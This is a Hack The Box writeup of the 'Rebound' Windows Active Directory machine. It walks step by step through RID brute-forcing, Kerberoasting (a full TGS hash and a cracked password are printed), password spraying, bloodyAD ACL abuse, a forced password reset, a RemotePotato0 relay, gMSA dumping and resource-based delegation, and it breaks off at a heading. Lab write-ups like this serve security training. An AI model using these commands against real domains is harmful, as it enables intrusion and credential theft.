Rebound (Insane) — Hack The Box
Insane Windows Machine Writeup by Uzurly

NMAP
Nmap Scan – 10.10.11.231
Scan date: 2025-08-05
Command used:
nmap -sCV -T4 --min-rate 10000 -p- -v -oA nmap/tcp_default 10.10.11.XXX
Host Information
Host: 10.10.11.231
Status: Up (latency: ~0.007s)
OS: Windows (likely Domain Controller – Active Directory)
Detected hostname: dc01.rebound.htb
CPE: cpe:/o:microsoft:windows
Not shown: 65488 closed TCP ports (reset)
Open Ports and Services
| Port | State | Service | Version / Info |
|---|---|---|---|
| 53/tcp | open | domain | Simple DNS Plus |
| 88/tcp | open | kerberos-sec | Microsoft Windows Kerberos (server time: 2025-08-05 00:41:29Z) |
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | Microsoft Windows netbios-ssn |
| 389/tcp | open | ldap | Microsoft Windows AD LDAP – Domain: rebound.htb0 – Site: Default-First-Site-Name SSL Cert: CN=rebound-DC01-CA – SAN: dc01.rebound.htb, rebound.htb, rebound |
| 445/tcp | open | microsoft-ds | Likely SMB |
| 464/tcp | open | kpasswd5 | Kerberos password change |
| 593/tcp | open | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 636/tcp | open | ssl/ldap | Microsoft Windows AD LDAP (LDAPS) – Same cert info as port 389 |
| 3268/tcp | open | ldap | Microsoft Windows AD Global Catalog |
| 3269/tcp | open | ssl/ldap | Microsoft Windows AD Global Catalog (SSL) – Same cert info as port 389 |
| 5985/tcp | open | http | Microsoft HTTPAPI httpd 2.0 (WinRM) |
| 9389/tcp | open | mc-nmf | .NET Message Framing |
| 47001/tcp | open | http | Microsoft HTTPAPI httpd 2.0 |
| 49664–49744/tcp | open | msrpc | Microsoft Windows RPC |
| 49690/tcp | open | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
Key AD Attack Surface
DNS (53) → Zone transfer & name enumeration (
dig,dnsrecon)Kerberos (88) →
kerbrute,GetNPUsers, AS-REP RoastingLDAP (389/636) →
ldapsearch, BloodHound data gatheringSMB (445) →
smbclient,smbmap, share enumerationWinRM (5985) → Remote shell if valid creds obtained
Global Catalog (3268/3269) → Multi-domain AD searches
Certificates → SAN reveals internal hostnames:
dc01.rebound.htb,rebound.htb,rebound
Next Steps
Add hostnames to /etc/hosts
DNS
1
 echo '10.10.11.231 rebound.htb dc01.rebound.htb' >> /etc/hosts
Netexec
The SMB authentication using the Guest account without a password was successful, granting read access to shared resources.

Rid cycling
Using the --rid-brute option, I can perform RID brute-forcing to enumerate valid user accounts via SMB.
1
 nxc smb dc01.rebound.htb -u 'Guest' -p ''   --rid-brute 30000

Creating a wordlist with all the (SidTypeUser) from the rid brute force
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
cat users.txt

Guest
Administrator
ppaul
llune
fflock
jjones
mmalone
nnoon
ldap_monitor
oorend
winrm_svc
batch_runner
tbrady
delegator$
DC01$
Shell as winrm_svc
AsrepRoast
The account jjones has pre-authentication disabled, indicating AS-REP roast potential. The TGT hash was successfully retrieved using GetNPUsers.py, but it was not crackable. As an alternative attack path, we’re now enumerating Service Principal Names (SPNs) using GetUserSPNs.py to identify Kerberoastable accounts.
1
2
3
GetUserSPNs.py -no-preauth jjones -usersfile users.txt -dc-host 10.10.11.231 rebound.htb/

>$krb5tgs$23$*ldap_monitor$REBOUND.HTB$ldap_monitor*$67f326e4d6a33aad4a3621f56b99ce22$a7e79d4cfdc8a885a86ac1c25d3d70ce0a33a5b50b40872dad28512b9723bbd4c2dc37a6ef1411ac0fe6ac13693681198bf4902ac1c51139c52ccd834da359b22075d8ecf7d78806bfe60d941bdeaf608f62c7be38a943dd23c674c9d1c5c66b1c4bf6d5766144a6d6a05724b1c85a4738c3a526ea181d5f3c0cd7947f4b06f2fb971a3d4a661f5894a0256c4839588a796c6ce1a851de238fc1324792b403b62c9c35575ca375aa3cc0c5f3b2839d5e6b9c3e501ff38da25213e1c9f1a32d29158fa709310d2b35ab79b143de08e53c88cbcfd903e5bcc9efc7812ab8fb63c3033b8ae5fbd76e537712225bd5d55e402c76a4577b2b97674a5b38b05c230ec3472e8312a5ff484db06acb54301713e3362734bb96f5560bed0c526e9fb8d0419f0b047d3707b8b0a71702f6fc3fb1ab0fd99b709afe74a11911232acf9bf84a0fc32b5dad9ee6710a7bf00993a1c6051e31c25ec7d651d180b2a9de0ef112304000ab487da9f0eaacf2df0a37cdc0f83db74eb172a852f776806aed303f869aa9ddbbdb08c347b3b348929a2eaa09c1c5fbb80dd2568805d5c5da459a3be93f11d4092af2e9effa9bfb25e73e97242b9b5725381953b326ad127d51aa713ffaa55294bf4737b964bd5e82b2bce855ed814ce744435ce36c768bf4769ad2d6fe6501a240c8bca4e1f992125126f40f3cb3894af5af8cd4853ccdb44690c660300d47f634a3ec83cfb4033e6745caea38a89c7d9e88e53befcbcd6d5d9e8bc1d8d86856b00ffca596f629c3531bf6fe1dacfe852e43a44e9ffc692b5feedf919ffacb230f1eee56576283d6db457b6646c890e9a6525f377e64c0539947d628163b90f122688f27abdc5f2b57b82e14443167e7d81fb6a395e0fb9493cec1ddcae47c15f18625859df83e1355958bc3815bc53f8645a68f0027b1ddba1bec148c13a7f2fb98a16fe1d75036c8e8c6494759fe7070929920fd41ed7fe6fefb565c024b718da0809f89f0aada5b76c8b527acd0ac59f802a84672ee90c03f5eca2168275dd6c2b5a87cf8a12b5755aa5530029ad4481eb977970056ca6e0b9e114fbf2466c3ca6ed3ff8d5706ebb4635c0598c402540dbf72f6de9a887b9c53489c3955d15fefb228079013fd9b7258f655aeebb37ca84916f00d5a721b6dd53ad9d38d14e5128b69170e1b0ace6acce5ee7b7e0e8f750bd40f4e1ca637c432cef58f23240d7637897ddd69be2c399597509cd27b04042e474c3bdb5e94a840a456d27e9aebe0dc90805eb333e3dec4a87f2c7da708b5c12dffcf7795e8c2ae1abba4661236f6b6efc6a4d5ca49c2a26e278148f3de1966448403f40dee1845b8d55eea
The retrieved hash for the ldap_monitor account is a Kerberos TGS-REP hash (format: $krb5tgs$23$...), which can be cracked using tools like John the Ripper with the Kerberos module (--format=krb5tgs).
ldap_monitor = 1GR8t@$$4u
PasswordSpraying
We can perform password spraying attacks and have identified that the user oorend shares the same password as ldap_monitor.

Bloodhound with oorend
We can use nxc ldap to extract domain information for BloodHound, enabling visualization of potential escalation paths.
1
nxc ldap dc01.rebound.htb -u 'oorend' -p 'pass.txt' -k -c all --bloodhound --dns-server 10.10.11.231

Privilege escalation pathway mapped out with BloodHound.



The BloodHound data reveals a clear escalation path: the user oorend has the ability to add itself to the ServiceMgmt group. Members of ServiceMgmt possess GenericAll rights over the Service Users group, which includes the winrm_svc account. Since winrm_svc is configured as a Remote Desktop user, this enables oorend to gain remote access to the system, making this attack path both logical and effective.
AddSelf to ServiceMGMT
1
2
 bloodyAD -k --host dc01.rebound.htb -d rebound.htb -u oorend -p '1GR8t@$$4u' add groupMember servicemgmt oorend
[+] oorend added to servicemgmt
GenericAll on Service Users
1
2
 bloodyAD -k --host dc01.rebound.htb -d rebound.htb -u oorend -p '1GR8t@$$4u' add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' oorend
[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB
GenericAll on winrm_svc, changing his password
1
2
 bloodyAD --host dc01.rebound.htb -d rebound.htb -u oorend -p '1GR8t@$$4u' set password winrm_svc 'Password123!'
[+] Password changed successfully!
Winrm_svc Enumeration
Now that the password for winrm_svc has been changed, we can connect using Evil-WinRM and proceed with privilege escalation enumeration


Nothing interesting appears from the whoami /all output. However, running Get-Process reveals that a process with ID 1 is running explorer.exe, suggesting another user is logged into the session. Previously, I uploaded SharpHound data and imported the ZIP into BloodHound, but this did not yield any new information or update the existing graph.
I uploaded RunasCs and checked the sessions using qwinsta. It revealed that the user tbrady is currently connected and active.
RunAsCs is a tool that allows for running as different users with creds. 
Cross Session Relay

I’m going to abuse the logged in session by TBrady by triggering an authentication back to my box and relaying it to dump a hash. There’s a couple ways to do this:
- RemotePotato0
- KrbRelay
I’ll show with RemotePotato0.
1
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.10.11.231:9999 &


ReadGmsaPassword on delegator$
I already noted that TBrady has ReadGMSAPassword on Delegator$. This page from Hacker Recipes has a bunch of ways to do it. I’ll use netexec to dump it:
1
nxc ldap dc01.rebound.htb -u 'tbrady' -p 'pass.txt' --gmsa -k

Shell as Administrator
Enumeration
In Bloodhound, looking at the now owned Delegator object, there’s information about delegation:


Delegator is allowed to delegate on HTTP/dc01.rebound.htb and its SPN is browser/dc01.rebound.htb. Using S4U2Self to get a ticket for the administrator user for delegator, and then trying to use S4U2Proxy to forward it, but it doesn’t work. The -self flag tells getSt.py to stop after the S4U2Self, getting a ticket for administrator for delegator$. The resulting ticket is missing the forwardable flag:

Resource-Based Constrained Delegation
Background
In the above constrained delegation, the DC tracked on the web server object that it was allowed to delegate (without protocol transition) for the DB. In resource-based constrained delegation, it’s similar, but the DC tracks a trusted list of accounts on the DB object what services are allowed to delegate to it, and the resource can modify it’s own list.
Add ldap_monitor to delegator$
To move forward with this attack, I’m going to set ldap_monitor as a trusted to delegate account for delegator$ using the rbcd.py script from Impacket.
rebound/delegator$- The account to target. Will auth as this account to the DC.-hashes :E1630B0E18242439A50E9D8B5F5B7524- The hashes for this account to authenticate.-k- Use Kerberos authentication (it will use the hash to get a ticket).-delegate-from ldap_monitor- Set thatldap_monitoris allow to delegate.delegate-to 'delegator$'- Set the it is allow to delegate for delegator$.-action write-writeis to set the value. Other choices for-actionareread,remove, andflush.-dc-ip dc01.rebound.htb- Tell it where to find the DC.-use-ldaps- Fixes the binding issues described above.
All of this together updates the RBCD list One other note - I lost a ton of time getting “invalid server address” errors for not having “dc01” associated with the IP of the box in my /etc/hosts file.


Get ST / TGS Ticket for DC01$ on delegator$
